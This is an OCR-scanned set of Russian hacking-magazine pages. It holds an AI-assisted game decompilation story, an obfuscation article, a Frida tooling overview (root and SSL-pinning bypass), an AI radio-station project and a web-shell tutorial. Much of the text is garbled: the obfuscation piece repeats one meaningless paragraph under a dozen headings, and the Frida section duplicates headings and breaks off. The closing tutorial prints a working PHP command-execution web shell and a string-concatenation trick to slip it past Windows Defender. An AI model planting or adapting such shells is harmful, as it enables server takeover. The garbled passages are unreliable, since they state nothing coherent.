Выпустившая «Братьев Пилотов» студия Gamos была основана в 1991 году. До 1995-го она выпускала игры для DOS, после чего переключилась на Windows. Ключевой фигурой стоял без системный программист Вадим Сытников — он разработал собственный язык программирования, на котором писалось все игры, по крайней мере в нашего его инициалы во всех играх сохранились.

Первая игра по «Пилотам» вышла в 1997 году, вторая часть увидела свет в конце 1998-го. К тому моменту наступил финансовый кризис, так что в начале 1999 года компания фактически закрылась, а большинство сотрудников перешло в стартап Сайтко.

ДЕКОМПИЛЯЦИЯ

Полная декомпиляция игры вручную требовала, по моим оценкам, не менее трех месяцев работы. Но в скорее спринте, чем бегом на длинные дистанции, мне пришло найти оптимальный способ вложив за два-три дня бешеной работы, чем методично день за днем ковыряться в коде. Поэтому я стал искать альтернативные решения.

Плагин для «Ида» Беретю позволил определить, что одна асемблерная машинка является системным алгоритмом сжатия, а другая менеджером памяти. Но все дальнейшие шаги приходилось выполнять вручную.

В поисках новых средств автоматизации я натолкнул на IDA Pro MCP. Это плагин для IDA Pro, поднимающий MCP-сервер, который позволяет языковым моделям управлять декомпилятором.

INFO

MCP расшифровывается как model context protocol. Это открытый стандарт, созданный Anthropic. Через него ИИ получает набор инструментов, предоставляемых плагином, таких как: извлечение списка функций, декомпиляция в C-код, переименование переменных, создание структур, изменение типов переменных и прототипов функций.

Нам потребуется аккаунт Claude (от чата, а не от API). У меня корпоративный аккаунт с большим лимитом, дажаю, что он соответствует тарифу Max. Далее устанавливаем приложение Claude для Windows. После чего создаем настройки по установке плагина.

Перезапустив приложение Claude, включаем в настройках коннектор IDA Pro MCP. Запустив игачи в IDA, видим возможность приложения Claude управлять «Идой» через текстовые команды на русском языке. Я рекомендую для работы модель Opus 4.6.

У «Клода» есть два режима работы — Chat и Code. Первый полезен для быстрых задач, но захлебывается при долгом исполнении команды. Второй позволяет дать ассистенту задачу, после которой она самостоятельно составит план и будет выполнять — пока не выполнит или пока не закончится токены.

Для чистоты эксперимента я никогда не исправлял код вручную, только давал «Клоду» команды, что делать. Опытным путем я «открыл» такой протокол: «IA Пиши» — выполнить в IDA, «ЮМЕЧ» — ждать, что можем работать в режиме чата, так что просить восстановить все включенные функции было бессмысленно — придал термин модели не позволил исполнять долгоживущие команды.

Также же обсуждаю в давал команды на восстановление структур, глобальных переменных и на переименование локальных типов. Так или иначе, за три часа работы я полностью восстановил код всех 546 функций.

ПОЛУЧЕНИЕ БИЛДА ИГРЫ

Результат порадовал меня, но решил пойти еще дальше — попробовать собрать из декомпилированного кода рабочий билд игры. Для этого я сгенерировал в IDA Pro файлы **P1LOTS.EXE.c** и **P1LOTS.EXE.h**. Пока что это была грубая, в принципе непригодная к компиляции версия кода игры. Я дал Claude в режиме Code такую команду:

«Исправь исходный код так, чтобы он собирался на MSVC Linux, чтобы игра работала, как оригинал Можешь обращаться к IDA Pro MCP за деталями о структуре файла»

Где-то через пятнадцать минут код собирался, но ожидаемо упал при запуске. Тогда я попросил добавить отладочные сообщения, по которым «Клод» мог бы искать причину падения и исправлять ошибки кода.

В отличие от фразеровщика нейросеть Claude может самостоятельно создавать файлы и запускать процессы на своем компьютере. Поэтому я дал ему команду запускать игру, читать лог отладочных сообщений, пока падение не прекратится.


И это работало! Я чуть не рухнул со стула, когда игра показала вступительный ролик. Дальше произошло очередное падение — на этот раз игра. Почитав лог «разыскивается» нейросети, я понял, что ошибка — в глобальных переменных. Проблема была в выравнивании данных: я сгенерировал переменный шлем в памяти друг за другом, но эта особенность потерялась при декомпиляции в C-код. Тогда я попросил нейросеть все глобальные переменные в одну структуру, чтобы она была идентична до байта структуре в исполняемом файле. Через полчаса Claude решил задачу, и падения прекратились.

Можно удивляться: не было гарантии, когда ведущий мною игра и даже сам файл на первый уровень. Однако ошибка в коде виртуальной машины привела к неожиданному поведению: Шеф сконструировал звонил в звонок, чем пробежал в зоопарке гнену.

Я попросил модель найти ошибку в реализации исполнителя скриптов, с чем она справилась. Дальше были очередные падения и ошибки в поведении игры, вызванные неправильным переводом переменной при чтении и неверного разрешения очка игры. Но всю это Claude исправил в автоматическом режиме. Он собирал новый билд, я тестировал игру раз, после чего описывал возникающие проблемы. Он добавлял новые логи, читал отладке и правил код.

Например, я писал: «Игра показывает splash-screen, но клик по нему ничего не дает, в оригинале он должен запускать игру». После чего Claude анализировал исходники в поисках причины.

Раза с пятого решение любой проблемы находилось. Возможно, правильнее было бы сразу генерировать код через MCP, а не пересобирать исходники, экспортированные из IDA. Все равно «Клоду» приходилось в байт-коду игры, сравнивая его с асемблерным кодом, который компилятор генерировал при сборке билда.



Примерно за сорок запусков я получил полностью рабочий билд игры. Ввиду процесс получения исходников занял у меня ровно один рабочий день, если воскресные можно назвать рабочим днем. Что значительно меньше затраченного на поиск проблем. Получается, нейросеть ускоряла мою работу в сотню раз! А собеседникам потраченное тоженов на моем таркде не прышает двух тысяч рублей.

WWW

- Полученные исходники на GitHub
- Собранный билд игры в моем телеграм-канале

КАК РАБОТАЕТ ДВИЖОК ИГРЫ

Самая необычная особенность движка Pilots — то, как хранятся ресурсы игры. Графика, звуки, музыка, шрифты, скрипты поведения — все упаковано внутрь единственного исполняемого файла PILOTS.EXE. Данные при запуске скрывает сам себя на чтение, переходит к концу файла и находит там служебный заголовок. Этот заголовок содержит корневую таблицу — по сути, оглавление, в котором записано, где начинается каждый ресурс и какой у него идентификатор. По номеру ресурса движок вычисляет смещение в файле, перемапливает к нужной позиции и читает данные. Максимум поддерживается 254 ресурса — более чем достаточно для игры такого масштаба.

Все игровые блоки данных хранятся в сжатом виде. Движок использует алгоритм LZSS — классический метод сжатия тех лет, когда каждый килобайт был на счету. При загрузке ресурс распаковывается на лету прямо в оперативной памяти. Для числовых значений применяется еще и VLQ-кодирование (variable-length quantity), когда маленькие числа занимают один байт, а большие — столько, сколько нужно.

Игровая логика в Pilots не «зашита» в код на C или асемблере напрямую. Вместо этого движок содержит полнофункциональную виртуальную машину с собственным набором команд — около 50 инструкций. Здесь есть и арифметика, и сравнения, и условные переходы, и вызовы процедур, и работа с памятью. По сути, это маленький процессор внутри процессора: у него есть регистр-аккумулятор (64-битный, расширенный на верхнее и нижнее половины), стек для промежуточных вычислений и три адресных пространства — глобальное (переменные), переменные текущего объекта и локальные переменные.

Скрипты на этом байт-коде управляют всем: как объекты реагируют на действия игрока, как перемещаются персонажи по полю, какие условия определяют победу или поражение. Виртуальная машина также может вызывать «нативные» функции — встроенные в движок, написанные на C: воспроизведение звуков, работа с графикой, сохранение игры.

Игровое поле построено на тайловой карте — прямоугольной сетке, каждая ячейка которой ссылается на фиксированный тайлсет — спрайт (какой объект здесь стоит) и набор флагов направления. Номера карты располагаются объекты рендерится — спрайты персонажей, элементы интерфейса, курсор. Каждый объект хранит координаты, скорость на графическим данным, флаги отражения и вращения.

Движок переносимый: в весь экран каждый кадр, а только изменившиеся области — так «называемая грязные регионы (dirty regions). Когда объект перемещается или меняет кадр, прежнее место затирается прямоугольником, который нужно обновить. При отрисовке окнаала восстанавливается фон тайловой карты, затем поверх накладываются спрайты с учетом прозрачности и возможных отражений по горизонтали и вертикали. Результат выводится на экран через GDI — стандартный графический интерфейс Windows.

Звуковая подсистема работает на двух уровнях. Звуковые эффекты проигрываются через Windows Wave API — движок открывает устройство вывода, подготавливает набор буферов и каждый раз посылает очередной звуковой эффект. Музыка воспроизводится через MIDI — движок сам разбирает MIDI-данные, отслеживает тайминг через системный таймер и отправляет событиа на синтезатор.

Все связывается воедино в главном цикле: движок считывает из файла ресурсов поток событий — клики, управляющие загрузкой, настройкой и обновлением каждого кадра. Отсюда говорят движку: что делать, загрузить спрайт и поле, проиграть звук, установить частоту кадров, заявить основное окна для перехода между сценами. Между обработкой сообщений движок обрабатывает сообщения Windows, отслеживает ввод с клавиатуры и мыши, обновляет и выводит на экран изменившиеся области, и переходит к следующему кадру.

Боюсь даже представить объем работы, которую проделал Вадим Сытников! Шутка ли — создать собственный язык программирования и работающий на нем движок игры, которой должен потать на восьмых мегабайтах оперативной памяти и 486-м процессоре. Оредоумевно считаю движок игры произведением искусства, которое должно быть сохранено для потомков. Остается надеяться, что когда-нибудь настоящие исходники игры вместе со всеми скриптами и инструментами разработчиков будут опубликованы и доступны каждому желающему.

ЗАКЛЮЧЕНИЕ

Я до сих пор нахожусь в культурном шоке от происходящего. Раньше, чтобы получить исходный код игры, требовались месяцы упорной работы с небольшой командой реверсеров. Что же это значит с точки зрения безопасности? Первым поспешают приходит мысль — сделаешь стену на месяц? Пощади obscurity. Полность исходный код любого приложения можно получить за сочетание дня. Выводы делай сам, но ясно одно — будущее уже наступило.

СМЕРТЬ ОБФУСКАЦИИ

Как ИИ поможет защите кода за часы

Константин Шарапов
Positive Technologies

Обфускация кода несмотря на была поначалу, как и многие другие технологии, не сразу нашла широкое применение и добилась успеха, отказавшись — временно и ресурсоемкая (и до сегодняшнего момента не изобилует), работает. Компиляция кодов, которые задержать «плохого» реверс-инженера на недолго, дает этому экономически нецелесообразной для большинства сценариев.

Но в 2009 году ранее он совершил прорывной. Сначала из дыр по-тихому стали выходить первые модули 0-day, а потом и исследовательский подход ITWO — профессиональ по тому, что в ходе обнаружения уже уязвимости, а в ходе обнаружения уязвимости. Ранее обфускация, которая, по-прежнему, не обеспечивала даже 100-процентной защиты, стала ресурсоемкой. Ресурсоемкость, что превращала обфускацию в ресурсоемкую, а ресурсоемкость — в ресурсоемкость. Вместе это заставило атаки сторону.

Вместе это заставило атаки сторону. Ранее смысл кода, которые, по-прежнему, не обеспечивала даже 100-процентной защиты, стала ресурсоемкой. Ресурсоемкость, что превращала обфускацию в ресурсоемкую, а ресурсоемкость — в ресурсоемкость. Вместе это заставило атаки сторону.

ГЕРОИ НОВОЙ ЭПОХИ

Большие языковые модели (LLM)

Ранее смысл кода, которые, по-прежнему, не обеспечивала даже 100-процентной защиты, стала ресурсоемкой. Ресурсоемкость, что превращала обфускацию в ресурсоемкую, а ресурсоемкость — в ресурсоемкость. Вместе это заставило атаки сторону.

Классическая модель защиты мобильных приложений

Ранее смысл кода, которые, по-прежнему, не обеспечивала даже 100-процентной защиты, стала ресурсоемкой. Ресурсоемкость, что превращала обфускацию в ресурсоемкую, а ресурсоемкость — в ресурсоемкость. Вместе это заставило атаки сторону.

Комментирование обфускатора

Ранее смысл кода, которые, по-прежнему, не обеспечивала даже 100-процентной защиты, стала ресурсоемкой. Ресурсоемкость, что превращала обфускацию в ресурсоемкую, а ресурсоемкость — в ресурсоемкость. Вместе это заставило атаки сторону.

Обфускация строк

Ранее смысл кода, которые, по-прежнему, не обеспечивала даже 100-процентной защиты, стала ресурсоемкой. Ресурсоемкость, что превращала обфускацию в ресурсоемкую, а ресурсоемкость — в ресурсоемкость. Вместе это заставило атаки сторону.

Обфускация потока управления (control flow obfuscation)

Ранее смысл кода, которые, по-прежнему, не обеспечивала даже 100-процентной защиты, стала ресурсоемкой. Ресурсоемкость, что превращала обфускацию в ресурсоемкую, а ресурсоемкость — в ресурсоемкость. Вместе это заставило атаки сторону.

Виртуализация

Ранее смысл кода, которые, по-прежнему, не обеспечивала даже 100-процентной защиты, стала ресурсоемкой. Ресурсоемкость, что превращала обфускацию в ресурсоемкую, а ресурсоемкость — в ресурсоемкость. Вместе это заставило атаки сторону.

Динамическая обфускация

Ранее смысл кода, которые, по-прежнему, не обеспечивала даже 100-процентной защиты, стала ресурсоемкой. Ресурсоемкость, что превращала обфускацию в ресурсоемкую, а ресурсоемкость — в ресурсоемкость. Вместе это заставило атаки сторону.

Обфускация кода

Ранее смысл кода, которые, по-прежнему, не обеспечивала даже 100-процентной защиты, стала ресурсоемкой. Ресурсоемкость, что превращала обфускацию в ресурсоемкую, а ресурсоемкость — в ресурсоемкость. Вместе это заставило атаки сторону.

Обфускация данных

Ранее смысл кода, которые, по-прежнему, не обеспечивала даже 100-процентной защиты, стала ресурсоемкой. Ресурсоемкость, что превращала обфускацию в ресурсоемкую, а ресурсоемкость — в ресурсоемкость. Вместе это заставило атаки сторону.

Обфускация кодов ошибок

Ранее смысл кода, которые, по-прежнему, не обеспечивала даже 100-процентной защиты, стала ресурсоемкой. Ресурсоемкость, что превращала обфускацию в ресурсоемкую, а ресурсоемкость — в ресурсоемкость. Вместе это заставило атаки сторону.

Обфускация вызовов

Ранее смысл кода, которые, по-прежнему, не обеспечивала даже 100-процентной защиты, стала ресурсоемкой. Ресурсоемкость, что превращала обфускацию в ресурсоемкую, а ресурсоемкость — в ресурсоемкость. Вместе это заставило атаки сторону.

Обфускация имен

Ранее смысл кода, которые, по-прежнему, не обеспечивала даже 100-процентной защиты, стала ресурсоемкой. Ресурсоемкость, что превращала обфускацию в ресурсоемкую, а ресурсоемкость — в ресурсоемкость. Вместе это заставило атаки сторону.

Обфускация ресурсов

Ранее смысл кода, которые, по-прежнему, не обеспечивала даже 100-процентной защиты, стала ресурсоемкой. Ресурсоемкость, что превращала обфускацию в ресурсоемкую, а ресурсоемкость — в ресурсоемкость. Вместе это заставило атаки сторону.

**Обфускация ресурсов (resource obfuscation)

СМЕРТЬ ОБФУСКАЦИИ

КАК ИЛИ ПОЧЕМУ ЗАЩИТУ КОДА ЗА ЧАСЫ

FRIDA + AI = ИДЕАЛЬНЫЙ ШТОРМ

Что такое Frida и почему она стала для фанго атакующим

Frida — это динамический инструментарий, который позволяет внедрять в любое приложение JS-движок и выполнять произвольные скрипты. Изначально Frida использовалась для трассировки вызовов и перехвата данных, но сообщество быстро нашло ей гораздо более мощное применение: обход root-детектов, отключение SSL pinning, подмена ответов сервера, вызов нативных функций напрямую из JS-кода.

Что создает из инструмента с командной строкой частью целого арсенала злоумышленника — это его модульная архитектура. Frida-server запускается на устройстве — небольшой демон, который слушает подключения от клиента. Клиент может быть написан на Python, подключиться к серверу и внедрить в целевой процесс JavaScript-движок V8 (или Duktape), что работает в Chromium. После этого JS-скрипт получает полный доступ к памяти процесса, может вызывать нативные функции, перехватывать любые API-вызовы и модифицировать возвращаемые данные.

Ключевое преимущество Frida — не просто платформенность. Один и тот же JS-скрипт работает для Android, iOS, Windows, Linux, macOS. Разница только в API: Android использует system-framework-вызовы, iOS использует Objective-C runtime, но сам скрипт пишется один раз и адаптируется минимально. Это снижает барьер входа: вместо изучения нескольких платформ достаточно знать JavaScript и понимать, какие API вызывать.

Frida-server vs Frida-gadget — два способа внедрения

Frida-server — классический способ: root-доступ, бинарник в /data/local/tmp, запуск с параметрами, подключение по ADB или сетевому порту. Работает стабильно, но требует root и оставляет следы в виде процесса frida-server, открытого порта 27042 и специфичных системных вызовов, которые детектируются большинством anti-Frida SDK.

Frida-gadget — альтернативный способ: библиотека компилируется прямо в APK, загружается при запуске приложения как нативная библиотека. Root не нужен, порт не открывается, процесс называется как часть приложения. Но есть ограничения: gadget слушает только localhost, конфигурация хранится в файле рядом с APK, и некоторые anti-Frida SDK умеют детектировать gadget по сигнатурам в памяти.

Frida-trace — быстрый старт без написания кода

Frida-trace позволяет трассировать вызовы нативных функций без написания скрипта: указываешь имя функции или паттерн, и получаешь лог всех вызовов с аргументами и возвращаемыми значениями. Это отлично подходит для первичной разведки: понять, какие функции вообще вызываются при определенном действии, какие аргументы передаются, какие значения приходят обратно.

Frida-CLI — интерактивная отладка

Frida-CLI позволяет подключиться к процессу и выполнять JS-выражения в интерактивном режиме. Можно перечислить все загруженные модули, посмотреть их базовые адреса, вызвать нативную функцию с произвольными аргументами, прочитать или изменить значение переменной. Это ускоряет итерации: вместо цикла «изменить скрипт → перезапустить → посмотреть лог» можно экспериментировать прямо в REPL.

Frida-agent — кастомные нативные модули

Frida-agent — это компонент, который компилируется в нативный бинарник и загружается в процесс как дополнительная библиотека. Нужен, когда JS-скрипта недостаточно: например, для быстрого перебора паттернов в памяти, вычислений, которые тормозят в интерпретаторе, или когда нужен доступ к API, которые Frida не экспортирует из коробки.

Frida-store — сохранение состояния между запусками

Frida-store позволяет сохранять переменные между перезапусками скрипта: полезно, когда нужно накапливать статистику, кешировать найденные адреса или передавать данные между разными сессиями отладки.

Frida-compile — сборка проекта в один файл

Frida-compile собирает несколько файлов в один, разрешает import/require, минифицирует и подготовливает к деплоям. Обязательный шаг, если проект больше одного файла — без него runtime не сможет корректно загрузить модули.

Frida-apk — автоматическая инъекция в APK

Frida-apk распаковывает APK, добавляет frida-gadget, модифицирует манифест, подписывает и упаковывает обратно. Удобно для массовой обработки: можно прогнать десятки APK через один скрипт и получить готовые к установке версии с включенным gadget.

Frida MCP

Официальный инструмент для интеграции Frida-сессии, запущенной через frida-repl, с внешними AI-агентами. Позволяет агенту видеть состояние сессии, вызывать функции, просматривать модули, читать и писать в память — фактически даёт LLM-агенту «руки» для работы с Frida. Экспериментальный, требует настройки.

Frida MCP

Стандартизированный интерфейс между Frida и LLM-агентами. Позволяет агенту видеть состояние сессии, вызывать функции, читать и писать в память. Экспериментальный, требует настройки.

Инструменты нового поколения

Помимо самой Frida в CIA уже может каждый раз появляться Ghidra-подобное: как аналоги, так и расширения.

Frida Ghidra

Это плагин, который прямо на ходу загружает для disassembly-вывода данные из работающего в Frida. Frida предоставляет адреса, Ghidra — дизассемблирует. Model Context Protocol (MCP) сервер, который «поставляет» в LLM все возможности Ghidra: декомпиляция, поиск функций, анализ кросс-ссылок, переименование, аннотирование. Позволяет LLM-агенту работать с бинарниками на уровне IDA Pro, но с гибкостью скриптов. Требует: Ghidra, Python 3 (рекомендуется 3.11+), Frida CLI, и все зависимости стандартной ghidra-mcp-server. Поддерживает Windows, Linux, macOS.

Frida MCP

Стандартизированный интерфейс между дизассемблером и внешним Frida. Позволяет LLM-

НЕЙРОРАДИО

Поднимаем автономную радиостанцию в терминале

Ильмир
ilmir8888@yandex.ru

Кто из нас хотя бы однажды не мечтал стать диджеем на радио? Эту мечту можно осуществить — с помощью собственной интернет-радиостанции, в которой эфир будет идти в режиме 24/7, с искусственным интеллектом. Он станет обзванивать трек, рассказывать об исполнителях и беседовать о музыке. Как все это настроить и запустить — в нашей сегодняшней статье.

Однажды вечером в сарае что-то катится в поинтересовался: нет ли у кого на прокат не собещаю, пожалуйста, верните в исходное состояние. В тот момент очень хотелось вспелся в тень обещающего не только сами треки, но и живые обсуждения — что нового вышло, кому что нравится, интересные факты о музыкантах.

Дискуссии не задались, но один из участников скинул мне в приват ссылку на самопальный в еще тоже не знал, насколько сложно это будет реализовать, что-нибудь, протестовал аудиозапись, слоган треков и — новая для меня в ретро-стиле. Мне захотелось тоже ставить свои любимые треки в эфире. Станцию я включил, но через полтора часа она замолчала и не выходила в эфир ещё очень долго.

Во время обсуждения мне и другим участникам пришло в голову: а почему бы не сделать такую крутую интернет-радиостанцию, которая бы сама обзванивала, не обращая в пока не беспокоится — знал, что существует пользователь и ему быть не должно.

МОЗГИ СТАНЦИИ: LLM И БОРЬБА С ГАЛЛЮЦИНАЦИЯМИ

Второй частью проекта был собственно сам диджей. Он должен выходить в эфир и говорить о музыке, приняв желательно спокойно правду, а не галлюцинировать и рассказывать нечто такое, которого нет. Для этого мы решили использовать нейросеть. Для полного кайфа — чтобы работала прямо в браузере, поэтому я выбрал LFM2 VRAM новой мобильной GTX 1650. У LM Studio есть функция сервера с совместимым API, в Ollama API не совместимо, поэтому, что это полезно, что она уже была настроена, но с таким же успехом можно взять **llama.cpp** или **Ollama**.

Чтобы нейросеть не вызасывала факты из пальца, промпт (помимо названия трека и артиста) нужно было обогатить реальными данными. Ни при прямом использовании решений для готовых дискордовских музыкальных ботов, MusicBrainz и Deezer. Discogs оказался наиболее вариантом (хотя в других обстоятельствах он гарантирует). Musicbrainz больше заточен под классическую жанров, а Deezer вообще не заявлен, одарив меня загадочным сообщением и вечной загрузкой страницы входа.

В итоге я включил Discogs, но сначала начнем свое знакомство с интернет-музыкой, и пошел на last.fm. Сайт открылся, пароль расстелился даже спустя полгода. API-ключ выдался без проблем, в документация оказалась предельно понятной. На нем и остановился.

Для получения информации **$lio** я использовал два метода API: **artist.search** для поиска имени и **artist.getinfo** для получения данных по ним в ответ. Обращение на этом этапе в рецепт преобразуется — когда мне мой, большинство артистов и я так знаю. Last.fm отдает в формате JSON (ответ, из которого я использовал биографию и подзаголовки, не в промпт к локальной LLM-модели **mistral1/ministral-3-14b-reasoning**.

ГОЛОС: ЗАСТАВЛЯЕМ НЕЙРОСЕТЬ ГОВОРИТЬ

Модель Mistral работает на моем железе почти на грани разумного минимума — 5–6 токенов в секунду (что примерно равно скорости чтения печати текста). Поэтому, чтобы ведущий не ждал минуты (реплики диджея с реальным временем не выйдет. Поэтому запрос в LLM отправляется заранее, пока звучит трек из 3-5-минутной композиции. Ожидание обрабатывается на базы.

Пока играет музыка, LLM генерирует текст на основе треков и биографии с last.fm. Далее за дело берется модель Text-to-Speech (TTS) **f5-tts**. Последнюю оригинальная **f5-tts** в виде CLI-утилиты, а нашел на Hugging Face форк **f5-tts_russian**. Если попытаешь озвучить русский текст чистой английской моделью, результат выйдет странным — в итоге просто нет весов для русских фонем, и диджей начинает с английским акцентом.

F5-tts — это zero-shot модель. Чтобы она заговорила нужным голосом, ей не надо дообучать. Достаточно скормить ей аудиосемпл (10–20 с) и его текстовую транскрипцию. На выходе получаем звуку сгенерированного текста нужным тембром. Семпл я нашел на бирже актеров озвучки — ваш голос с чистым британским акцентом. Мне хотелось, чтобы мой диджей говорил по-русски, так, словно этот язык для него не совсем родной или немного сподобрался. И это было прекрасное решение: треки в основном в основном англоязычные, и их называния модель произносит безупречно.

ФТР: ICECAST, FFMPEG И МАГИЯ ПАЙПОВ

Пока радио работало локально, проблем не возникало: треки крутились по очереди через **mpg123**, чинки нейросеть предварительно склеивались в **FFmpeg** и запускались в нужное время. Но когда я решил вывести радиостанцию в глобальную сеть, начались мокасы.

Дэ-факто стандартом для таких задач считается Icecast. Он запускается легко и на тройбе долгой настройки, но для стримера на NTTP ему нужен **непрерывный** поток байтов. Это в корне не совпадало с моей медленно воссоздающейся очередью треков. Если ничего не менять, после каждого трека на слушателям приходилось бы перезапускать стриминг, так как поте прерывался бы вместе с каждым файлом.

Решением стал **FFmpeg**, который отлично умеет работать с пайпами (pipes). Я написал для фикции. В первой запускается непрерывный master-процесс **FFmpeg**, который слушает standard input (ждет поток PCM в MP3 и выет его на радио Icecast (подробный пошаль на порте 8000).

Сырой PCM попадает в master-процесс от декодера — это второе фрагмент, которое мы запускаем. Декодер MP3-файл в байты и отдает его по «трубе» пайпа в **stdin** мастер-процесса. Таким образом, критическая важное условие Icecast (непрерывный входящий поток) соблюдается, а фрагментация периода показывает файлов конца обрабатывается декодером.


Вот как это выглядит в коде:

```
async def play_single_file(self, file_path):
    """Декодирует один файл и пишет в мастер-процесс."""
    abs_path = os.path.abspath(file_path)
    if not os.path.exists(abs_path) or not self.master_stream:
        return

    tty_log(f"[ON AIR] {os.path.basename(abs_path)}")

    # Расскладываем аудио в сырой PCM-звук
    cmd = [
        "ffmpeg",
        "-i", abs_path,
        "-f", "s16le",
        "-ar", "44100",
        "-ac", "2",
        "pipe:1",
    ]

    # Здесь происходит создание процесса декодера
мастер-процесс через stdout
    decoder = await asyncio.create_subprocess_exec(
        *cmd, stdout=asyncio.subprocess.PIPE, stderr=asyncio.
subprocess.DEVNULL
    )

    # Перекачиваем аудиоданные из декодера в мастер-процесс
    try:
        while True:
            chunk = await decoder.stdout.read(16384)  # Читаем
по 16 Кбайт
            if not chunk:
                break  # Файл закончился

            self.master_stream.stdin.write(chunk)
            await self.master_stream.stdin.drain()  # Ждем, пока
мастер проглотит кусок
    except Exception as e:
        tty_log(f"[!] Ошибка при передаче аудио: {e}")

    finally
    await decoder.wait()

    if decoder.returncode != 0:
        await asyncio.sleep(0.5)  # Защита от спама ошибками,
если файл битый
```

ФРОНТЕНД В СТИЛЕ КИБЕРПАНКА

Раз поте фантазии ушел в сторону интернета, без фронтенда было уже не обойтись. Можно было оставить дефолтный фронтальный плеер на стриме Icecast, но хотелось эстетики. Характер колхозен (EBM, IDM, DarkSynth) с вкрапленниками «Техно» определил выбор мгновенно: фасадом должен стать терминал, интерфейс командной строки.

Для этого есть готовые решения — например, библиотека **xterm.js**, популярная в веб-терминалах.



Она умеет обменивать данными через WebSocket, а внешний вид легко стилизуется с помощью CSS. Я выбрал сервер на базе Express, так как с ним знаком лучше всего. Да, использовать Express для такой задачи немного избыточно, но накладные расходы по сравнению с локальной генерацией ИИ-голоса просто мизерные.

Работает это так: основной процесс радио пишет текстовый лог в директорию, а Express на Node.js постоянно читает этот лог и пушит его через WebSocket прямо в мой веб-терминал. При желании можно настроить еще один сервер терминала с **chroot**-окружением, чтобы любопытный слушатель мог пролезть по директориям с шеллом с помощью стандартных Unix-команд. Но так как это требует отдельного аудита безопасности (все-таки это live-доступ к системе!) пока не реализовал, которую можно формализовать раз в неделю), эту фичу я пока отложил.

ДЕПЛОЙ: ПРОБИВАЕМ NAT

Последний шаг — дать доступ внешним слушателям к локальным серверам (Express-терминал и радиопоток Icecast). Времена, когда можно было просто пробросить порты в домашнем роутере, давно прошли: провайдерский NAT не рискует подключения извне, а за статичной IP-адресом платить (и иногда еще и бороться с подсетями).

Сначала я протестировал аналог **ngrok** (выбор пал на **tuna**). Все заявлено, но мне нужно было длительное внешнее, а не ограниченные 15 мин бесплатного тарифа. К тому же на сервере «Тюна» сервер сильно грелся. Поэтому я стрянул пять со стандартного микро-VPS, пробросил порт Express со своего хоста прямо на внешний IP-адрес сервера через SSH-туннель, а к самому серверу проявил домашние имя. Получился настоящий сайт, висящий на не совсем домашнем/мой для этого технологии SSH.

Чуть позже прошло осознание критического недостатка такой архитектуры. При подключении слушателей все их запросы уходят на мой локальный хост через туннель. В итоге мой домашний Icecast отдает копию потока каждому клиенту отдельно. Ширины моего домашнего канала не хватит, чтобы потянуть даже десять одновременных подключений.

Решение оказалось элегантным: перенести Express-фронтенд на VPS и подвить там же ещё один инстанс Icecast. В таком сценарии мой локальный сервер будет только отдавать данные серверу, а уже сервер с его широченным провайдерским каналом будет раздавать эфир всем клиентам.

На этом пока всё. PoC (proof of concept) успешно работает: локальная пятка с нейрой генерилась, а готовенькие интернет-радиостанции, где ИИ ведет эфир. Возможностей для расширения полно — истории треков, лайки/дизлайки, расписание эфиров, чат. Надеюсь, ты учтил для себя что-то полезное.

Для вдохновения на собственный проект или воспроизведения текущей сборки прикладываю ссылку на мой вариант станции.

ГМ «правит» с личной станции

Небольшое дополнение, которое появилось уже после создания проекта. Я разделил поток FFmpeg на два: один, как и прежде, отправляет данные в Icecast, а второй — в FIFO (именованный канал), с отдача его забирает GNU Icecast. Это позволяет гибко для внешнего в диапазоне FM (в пределах комнаты) через HackRF.

ВЕБ-ШЕЛЛЫ С САМОГО НАЧАЛА

Как серверы захватывают через веб-приложение

Michael Bazzell

Сегодня я расскажу о том, что такое веб-шеллы и как их пишут. Посмотрим, как при взломе заливают шелл на сервер, сокрыть его и обойти другие проблемы. Также посмотрим, как логи сервера могут проверяться в веб-шелл, выполняющий любую команду.

WARNING

Статья имеет ознакомительный характер и предназначена для специалистов по безопасности, проводящих тестирования в рамках контракта. Автор и редакция не несут ответственности за любой ущерб, причиненный с применением данной информации. Распространение кроссплатформенных вирусов, нарушение работы систем и нарушение тайны переписки преследуется по закону.

Веб-шелл (web-shell, веб-оболочка) — инструмент для конфигурного удаленного управления сервером. Обычно это скрипт, который работает как обычные веб-приложения. Задача скрипта — выполнить в системе операционной системы команду и вернуть результат. Скрипт пишется на языке, который установлен на конкретном веб-сервере.

Чаще всего пишут на PHP, так как PHP — самый распространенный на вебе серверный язык программирования. Это веб-шелл может быть написан и на любом другом языке: Python, JavaScript, Perl(ов) (ещё, Go, и прочие. Конкретная платформа зависит от того, как скомпилирован сервер и какие модули подключены к нему.

Читая статью про веб-шеллы, я также всего встретила формулировку «веб-приложение». Не совсем верно. Веб-шеллы — это приложения и для администрирования сервера, чтобы не компилировать все время по SSH или RDP. Поэтому, скомпилировать в виде отдельного exe-файла нельзя — сервер на сервер несинхронизированно и использовать хакером для заваса проблем.

Простейший пример веб-шелла на PHP:

```
<?php
    echo shell_exec($_GET['cmd']);
?>
</pre>
```

Скрипт получает GET-параметр `cmd` и передает на выполнение функции `shell_exec()`. Функция `shell_exec()` сообщает веб-серверу, что нужно выполнить системную команду и вернуть результат. Результат выполнения возвращается на веб-страницу. Обёртка `<pre>...</pre>` нужна, чтобы вывод был нормально читаемым и не нужно отображение.

Давай на практическом примере посмотрим, как это работает. Для этого сохраняем скрипт выше в файл `shell.php` и запускаем сервер. Результат выполнения проверяем парой. Выполним команду:

```
docker run --rm -p 8080:80 -v $(pwd):/var/www/html php:8.2-apache
```

В Windows PowerShell могут потребоваться кавычки:

```
docker run --rm -p 8080:80 -v "$(PWD):/var/www/html" php:8.2-apache
```

После запуска контейнера открой в браузере пару URL:

```
http://localhost:8080/shell.php?cmd=id%20-a
```

На странице увидишь «таинственную» фразу `Linux 1a-ia` .

Попробуй ввести `?cmd=ls -la` и команду `uname -a`/`uname -m` или любые другие команды операционной системы.

В Windows могут возникнуть проблемы с запуском. Штатный защитник, внутри файла `shell_exec($_GET['cmd']` или `system($_GET['cmd']`, класс-инициатор файл как вредоносный и удаляет его. Банальное обфускация решит проблему:

```
<?php
    $F = "shell"."_"."exec";
    echo $F($_GET['cmd']);
?>
</pre>
<?php
$F = "shell"."_"."exec";
echo $F($_POST['cmd']);
?>
</pre>
```

